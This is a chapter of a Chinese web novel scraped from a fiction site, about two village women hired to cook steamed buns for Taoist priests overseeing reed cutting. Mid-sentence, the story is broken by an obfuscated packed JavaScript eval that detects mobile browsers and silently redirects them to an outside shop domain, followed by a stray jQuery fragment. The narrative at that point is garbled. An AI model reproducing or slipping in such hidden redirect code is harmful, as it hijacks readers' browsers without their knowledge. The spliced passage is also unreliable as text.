文趣网 > 其他小说 > 荒滩种田记 > 31. 帮工
    “才三十文吗?”

    虞今越讶异道,又把人请进院子里来说话。

    “哟,这你还嫌少啊?”

    方翠兰一屁股坐在木墩子上,撇嘴道:“你知道他们招男工,在芦苇滩上砍湿柴往外背,一天从早干到晚,能得几个钱?”

    “多少钱?”

    “也就六十文呐!这可是结结实实卖力气的活儿,不比在码头扛麻袋轻松多少。”

    “这些日子地里的活儿也不多,家里还有我公婆照看着,我打算去干几天,挣点钱给家里买几斗粮食、打一壶油。”方翠兰实在坐不住了,急忙问:“我都和你说这么老半天了,你到底去不去嘛?”

    虞今越想到家里的那袋米,眼看着也要见底了,便点了头。

    “那你把你妹子安置好,先随我过去记个名,看主家怎么安排活儿。”方翠兰麻利起身,出去外头等她。

    “好,我立刻就来。”

    两人出了村口,一径儿在堤上赶路,往东又过了一个村,才见到一片长满芦苇的河滩。滩上约摸有三四十个青壮,在底下已经忙活开了。

    大堤上搭了个凉棚,外头停着两辆驴车,凉棚底下立着五六个道士正在分派活计,一身灰扑扑的袍子,蓄了长须,头发用木簪束起来扎了个攒儿,看起来年纪不轻。

    守在前头的,都是临近几个村来找活儿的妇人,瞧着也有十来个。

    “一晃就来了这么多人了?哎哟,可别排不上了。”方翠兰心急地往前跑,虞今越也赶紧追了过去。

    到了跟前一问,一个白白胖胖的道士说:“扎柴把子人的够了,倒是缺两个做饭的,约摸是四五十人的晌午饭,你们俩能整治出来不?”

    “不就是五桌饭菜,我在家里还整过十桌的席面呢!保管没问题!我来掌勺,让我妹子给我打下手就行。”方翠兰大包大揽道,又追着问:“小道长,这工钱怎么算?”

    那道士歪着身子去问了另外一人,才回过头来,“也是三十文,吃了中饭,把碗筷收拾干净就可以走了。”

    “那成!”方翠兰面上一喜。

    “你们俩,来这边,我把你们的名字录上。”另有一个长眉慈目的老道长坐在案前,吆喝道。

    方翠兰连忙拉了虞今越过去,将二人的名字报了,“老仙师,灶口、柴米油盐和做饭的家伙什都在哪儿呢?”

    “不需你担心,观里已经派人去城里采办了,晚些时候就运来。”

    那人在册子记下姓名,“方氏,虞氏,你们的工钱也是一日一结,依旧来找我就是。”

    两人道了一句谢,便走到旁边说话。

    “翠兰姐,我做饭只怕是不太行啊……”虞今越有些忐忑,凭她对自己的了解,她的厨艺也仅限于做熟勉强能吃的程度而已。

    “怕什么,有我呢。”

    方翠兰拍了拍她的肩膀,道:“咱俩在这儿就是做大锅饭,没那么多讲究。咱们明儿一早就来,把菜洗好,切好,到时辰了把饭蒸上,搞两个菜炖上就行了。最重要的是,一样的工钱,还能早点回去,比她们扎柴把子好多了。”

    虞今越挠了挠头,只好应了下来。

    回去的路上,虞今越还是没忍住打听了一下这群道士的来历。“他们是西边开元观的,听人说观里供着一尊铁铸的天尊像,是皇帝老儿下旨建的,观里香火可好了,除了这柴山,城西还有好多田产。别看这群牛鼻子老道,粗衣布鞋,整日神神叨叨的,那也是吃皇粮的。”方翠兰撇嘴道。

    虞今越叹道:“来头竟这样大……我还以为这江边的芦苇滩都是无主的。”

    “嗐,哪能呢。在官府眼里,这滩,这堤,这树行子,哪样不是能捞一笔税钱的?上山有柴税,下河有渔税,躲都躲不过去,也就咱们乡下人卖点自家地里的东西没人管,但凡买卖做得有点眉目的,那些牛鬼蛇神、税收条子就像黄狗闻见屎味,自己就找来了。”

    虞今越被她逗得发笑,“还真是你说的这样。不过,我前几日去东市码头卖柳筐,倒没被人为难。”

    方翠兰嘿嘿笑了一声,“下回,你走南门进城试试……”

    虞今越瞪圆了眼睛,轻声哼道:“你都说了,那我肯定不走南门了。”“你这丫头,鬼精鬼精的。”方翠兰大笑着去掐她的脸颊,被虞今越龇着牙躲开了。

    两人说说笑笑回了村,虞今越和她告别,“翠兰姐,明日天一亮,我就去你家。”

    “行。”

    到家以后,虞今越便把这几日要出门做活儿的事儿和小妹说了,又割了一块腌鱼,提去对门卢家打了声招呼。

    卢婶子把腌鱼接了,笑道:“你只管放心,下回就别这么客气了。”

    “都是应该的。”

    临走时,卢彩霞还把装木耳的柳筐拿了过来让她一道捎回去。

    姐妹俩吃过晚饭,就早早睡下了。

    翌日。

    天才刚麻麻亮,虞今越就到了程家等着。

    屋子里小的哭,大的闹,鸡飞狗跳了好一阵,又听见方翠兰吼了几嗓子,紧接着又是哇哇几声大哭,虞今越才瞧见她的人。

    “一大早就不消停,烦得很,我们走吧。”方翠兰把竹条子往地上一撇,气呼呼地往外走。

    虞今越连忙跟上,好笑道:“这一大清早,怎么动这么大的火气?”

    方翠兰苦着脸叹了一口气,“等你以后有孩子了就知道了。特别是男娃娃,跟混世魔王一样,一天不打,上房揭瓦。像你家今安,多乖啊,要不咱俩换换吧?”

    “不换,不换。”

    虞今越斜着眼笑话她,“那是你亲生的,你可舍不得……”

    两人沿着堤走到了做活儿的地方,天已经大亮了。

    凉棚底下,坐了三个道士,两老一少,那个白胖的年轻道士见了她们俩就向她们招了招手,“快过来,我领你们过去。”

    “每日我们过来的时候,都会捎新鲜的米面和菜过来,油盐这些不够了,你记得和钟师伯说。”他上前领着她们俩下堤。

    两捆柴垛中间,挖了两口土灶,还摆了两张条案,一口水缸。

    “喏,东西都在这儿了。”小道士咧嘴一笑,乐呵呵道:“我爱吃馒头,你们会不会蒸馒头?”

    虞今越立刻看向方翠兰,方翠兰把灰面袋子拆开,拧眉问道:“面倒也够了,做啥馅?”

    小道士蹲下去在菜筐里挑拣,“茄子吧,软和,陈师伯牙口不好。茄子馒头不辣不好吃,芥辣面儿少放一点,再剁点肉沫子进去,拿葱拌一拌。再做个笋瓜汤,就齐活了。”

    “那就听小师父的。”方翠兰笑着答话。

    “你们叫我守真就行。”小道士乐滋滋把手往身后一背,往坡上;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17705485|205805||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    走,“馒头蒸熟了,先给我们送几个上来。”

    “好嘞。”

    把人送走,虞今越和方翠兰大眼瞪小眼。

    方翠兰叉着腰,啐道:“嘿,咱还真让他点上菜了?”

    虞今越只觉得好笑:“守真小师父还是个老吃家呀!我算是知道他为啥这么胖了!不过也没什么不好,他知道那两位老道长的口味,也免得我们自己琢磨了,洗菜吧。”

    “这倒也是。”方翠兰笑着点头。

    方翠兰把木盆拖过来,从水缸里舀水,虞今越把菜筐里的茄子都取出来,挨个洗干净。

    两张条案,两把菜刀,两人把切完的茄子丁放进大盆里拿盐杀杀水。

    两人分工合作,方翠兰和面,虞今越生火炒馅。

    起锅烧油,下葱蒜,肉丁,等她把荤油都煸出来了,再放豆酱、盐和芥辣面儿,最后把茄子丁放进去,不停的翻炒。

    炒一大锅菜,的确是个力气活儿,虞今越炒了一会儿胳膊就酸的不行,又换方翠兰上。炒好的馅用大盆装了晾着,两人便开始着手准备包馒头了。

    虞今越完全没有做面食的经验,在她连续包了两个露馅的馒头以后,方翠兰叹了一口气,把分面剂子,擀皮的活儿交给了她。

    要做的量大,馒头包完一笼,就要立即生火开蒸。

    这边水开了把馒头蒸上,虞今越便去洗笋瓜,切片,方翠兰继续包馒头,两个人忙得脚不沾地。

    最重要的活儿分给了方翠兰,虞今越自觉的干起了打杂的活儿,一会儿给灶上添水,一会儿给灶里添柴。

    热腾腾的馒头出锅,虞今越拿筷子拣了几个,送到大堤上的凉棚里去。

    守真小师父一见了她,就两眼放光的迎了出来,“来,馒头给我就成,你忙去吧。”

    “刚出锅的,还烫着呢,晾晾再吃。”虞今越把衬了笼布的小篮子递过去。

    “噢,我晓得。”还没下坡,虞今越就听到身后传来一声被烫到嘴的惨叫,一个没忍住,就笑出了声。

    方翠兰包完这一百多个馒头,也是累得不轻,刚拣了一屉出来,又放了一屉上去蒸。

    虞今越让她歇歇,自告奋勇去煮笋瓜汤。

    两人忙到晌午,给来干活儿的青壮和妇人一人发了两个大馒头,一碗笋瓜汤,给自己也留了俩。不愧是掺了肉沫的茄子馒头,一口下去,油香鲜辣,皮儿也蒸得喧软。

    虞今越留了一个,打算带回去给小妹吃,刚蹲到柴垛底下,就看到了正在往怀里填馒头的方翠兰。

    “你怎么……”

    方翠兰一把过来捂住她的嘴,“嘘!你小声些!我多包了几个馒头,他们不知道的。”

    “这……”

    虞今越实在有些做贼心虚,劝道:“等会去领工钱,你揣在怀里,人家不就闻见了……”

    方翠兰把脸拉了下来,发愁道:“那怎么办?”

    “拿篮子装了,大大方方提着去吧,就说是我们俩没舍得吃,带回去给孩子的。”虞今越给她出主意。

    “也只能这样了。”

    吃完饭,干活儿的人都扎回了芦苇滩上,两人把碗洗了,又把灶上都收拾干净,便提着一篮子馒头上了堤。

    两人胆战心惊的走到跟前,那钟道长果然斜眼觑了过来,“手里拿的什么?”